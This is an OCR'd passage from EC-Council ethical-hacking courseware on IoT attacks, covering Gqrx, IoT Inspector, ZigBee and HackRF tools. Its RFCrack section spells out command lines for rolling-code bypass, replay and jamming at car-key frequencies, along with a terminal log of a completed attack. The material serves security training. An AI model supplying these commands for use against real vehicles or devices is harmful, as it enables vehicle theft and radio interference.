


Figure 18.37: Screenshot of Gqrx

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

By changing the FFT settings (located at the bottom right side), you can capture and analyze different frequencies in the vicinity

Analyzing IoT Traffic using IoT Inspector

Source: *https://www.iot-inspector.com*

Attackers use tools such as IoT Inspector to discover target IoT devices and analyze their network traffic to identify vulnerabilities. IoT Inspector helps the attacker to breach privacy and security mechanisms. This tool projects the vulnerabilities in the form of tables and graphs. It also allows the attacker to record and replay all information from the communicating devices to gather sensitive information.

IoT Inspector automatically scans and displays the available devices in the network. Selecting the target device can display the network activities and communication endpoints of that device. Upon clicking "network activities," it displays a live chart of the traffic the device is accessing, and the communication endpoints will display the services the IoT device has received.




Figure 18.38: Screenshot of IoT Inspector

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Rolling Code Attack using RFCrack

- Attackers use the RFCrack tool to obtain the rolling code sent by the victim to unlock the vehicle and later use the same code for unlocking and stealing the vehicle
- RFCrack is used for testing RF communications between any physical device that communicates over sub Ghz frequencies
- Some of the commands used by an attacker to perform rolling code attacks, are given below:
  - Live Replay:

    ```
    python RFCrack.py -i
    ```

  - Rolling Code:


    ```
    python RFCrack.py -r -M MOD_2FSK -F 314350000
    ```

  - Adjust RSSI Range:

    ```
    python RFCrack.py -r -U "-75" -L "-5" -M MOD_2FSK -F
    314350000
    ```

  - Jamming:

    ```
    python RFCrack.py -j -F 314000000
    ```



https://github.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Launch Attacks

In the vulnerability scanning phase, attackers try to determine the vulnerabilities present in the target device. The vulnerabilities found are then exploited further to launch various attacks such as DDoS attacks, rolling-code attacks, signal-jamming attacks, Sybil attacks, MITM attacks, and data and identity theft attacks. For example, an attacker can use the RFCrack tool to perform a rolling-code attack, replay attack, and jamming attack on a device. Similarly, an attacker may also use tools such as KillerBee to attack ZigBee and IEEE 802.15.4 networks.

Rolling Code Attack using RFCrack

Source: *https://github.com*

Attackers use the RFCrack tool to obtain the rolling code sent by the victim to unlock a vehicle and later use the same code for unlocking and stealing the vehicle. RFCrack is used for testing RF communications between physical devices that communicate over sub-GHz frequencies. It is used along with a combination of hardware such as yardsticks to jam, replay, and sniff the signal coming from the sender.

Attackers perform the following attacks using RFCrack:

- Perform replay attacks (-i -F)
- Send saved payloads (-s –u)
- Perform rolling-code bypass attacks (-r -F -M)
- Perform jamming (-j -F)
- Scan incrementally through frequencies (-b -v -F)
- Scan common frequencies (-k)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Commands used by an attacker to perform rolling-code attack are given below:

- Live replay:

```
python RFCrack.py -i
```

- Rolling code:

```
python RFCrack.py -r -M MOD_2FSK -F 314350000
```

- Adjust RSSI range:

```
python RFCrack.py -r -U "-75" -L "-5" -M MOD_2FSK -F 314350000
```

- Jamming:

```
python RFCrack.py -j -F 314000000
```

- Scan common frequencies:

```
python RFCrack.py -k
```

- Scan with your list:

```
python RFCrack.py -k -f 433000000 314000000 390000000
```

- Incremental scan:

```
python RFCrack.py -b -v 5000000
```

- Send saved payload:

```
python RFCrack.py -s -u ./files/test.cap -F 315000000 -M
MOD_ASK_OOK
```


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


```
Destroy:RFCrack fiction$ python RFCrack.py -r -F 433900000 -a "-80000"
Don't forget to change the default frequency and modulation type
ROLLING CODE REQUIRES 2 YardSticks Plugged In
Starting Jamming on: 433820000
SIGNAL STRENGTH: -241
SIGNAL STRENGTH: -227
SIGNAL STRENGTH: -225
SIGNAL STRENGTH: -231
SIGNAL STRENGTH: -40
SIGNAL STRENGTH: -230
SIGNAL STRENGTH: -225
SIGNAL STRENGTH: -79
Waiting to capture your rolling code transmission
-79
['ffffffffffffffffffffc0000000000000004000441f30cb5a77f5f7ffffff7ffffc0
021020cf3f3cfd37ffffffffffdefeffffffffbfdffdbffffffffffffffffff8000000
04cde7db700000000000000000000000000000cc30821879e79043cf30f3cf318618
861879879e430f3cc3de79e79e73cf3cf30e79860000000000000000000333333332
f3cc31e79e618610c3cf3cc31e79879e798c30c3cc39e798798610c3cc3ce61879e6
79e79873cc300000000000000000018000000122200001878073cc30e79e618618c
79e790c30c3c879e798730', 'ffe80010000b1a30137fbedffffffeffffffffffff
fffff7effffffffffddffffffffffffffffffffffffdfffe0000000000000000010002f
000000902000940fb37adfbfefdffffdffffffffffffffffffffffffffffffffffff
ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
000000000200132469 15e5b3f3fbbeffffffffffffffffffff7ffffffffeffffdff
ffdffffffffc000000000880370312cbdbbdbffeffffff000000000000000000000000
cf3cf30c61879e61ef30f30f39e79e61e630c30f30f798']
Jamming Stopped
Sending First Payload
Sending payload...
Transmission Complete
Ready to send second Payload?? (y/n) y
Sending payload...
Transmission Complete
Destroy:RFCrack fiction$
```

Figure 18.39: Rolling-code attack using RFCrack

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Hacking Zigbee Devices with Attify Zigbee Framework

- Most of the IoT devices use the ZigBee protocol for short-range wireless communication
- Attackers find vulnerabilities in ZigBee based IoT and smart devices and exploit them using tools like the Attify ZigBee Framework
- The ZigBee protocol makes use of 16 different channels for all communications
- Attackers use Zbstumbler from the Attify Zigbee framework to identify the channel used by the target device
- An attacker can perform a replay attack by capturing and replaying the same packets to observe the behavior of the device



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Hacking Zigbee Devices with Attify Zigbee Framework

Source: *https://www.attify.com*

Most IoT devices use the ZigBee protocol for short-range wireless communication. Attackers find vulnerabilities in ZigBee-based IoT and smart devices and exploit them using tools such as the Attify ZigBee Framework. Attackers take advantage of the vulnerabilities in these devices to sniff confidential information in transit and, in some cases, take control of the device itself.

The Attify ZigBee Framework consists of a set of tools used to perform ZigBee penetration testing. ZigBee protocol makes use of 16 different channels for all communications. Attackers use zbstumbler from the Attify Zigbee framework to identify the channel used by the target device. Once the attacker identifies this, he/she starts capturing the packets that are being transmitted from or/and to the device. At this stage, an attacker can simply perform a replay attack by capturing and replaying the same packets to observe the behavior of the device. Subsequently, the attacker can perform further exploitation on the device.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 18.40: Screenshot of Attify Zigbee Framework

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

BlueBorne Attack Using HackRF One

- IoT devices include some sort of wireless communication using RF or ZigBee or LoRa
- Attackers use HackRF One to perform attacks such as BlueBorne or AirBorne attacks such as replay, fuzzing, and jamming
- HackRF One is an advanced hardware and software-defined radio with the range of 1MHz to 6GHz
- It transmits and receives radio waves in half-duplex mode, so it is easy for attackers to perform attacks using this device
